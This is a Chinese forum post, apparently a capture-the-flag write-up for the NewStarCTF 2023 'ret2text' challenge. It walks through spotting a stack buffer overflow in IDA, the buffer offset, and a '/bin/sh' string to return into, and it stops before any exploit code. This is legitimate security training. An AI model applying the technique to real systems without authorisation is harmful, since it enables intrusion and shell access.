-
-
[原创]【BUUCTF题库】[NewStarCTF 2023 公开赛道]ret2text【栈溢出漏洞利用】
-
发表于: 2天前 64
-


依旧不喜欢多说废话,直接开始
还是老步骤了,先下载附件,然后丢给die分析

可以看出这是一个无壳64位C语言文件
然后就可以放心的扔给IDA里进行反编译了

反编译完之后默认在main函数的图形化汇编界面,按F5转成C语言伪代码

可以看见read函数,它对buf变量进行长度为0x100无符号长整形的输入,我们还可以看见第3行,buf变量的大小只有32
因为输入的数据比buf的大小要大,所以我们初步判定,这里存在栈溢出漏洞
双击buf变量,查看buf变量的偏移地址

buf的偏移地址为0x20,刚好就是buf的大小32
然后我们再按Shift+F12,查找关键字符串

我们看见,有一个/bin/sh的关键字符串,然后双击它跟进

跟着箭头双击继续跟进
按F5查看C语言伪代码
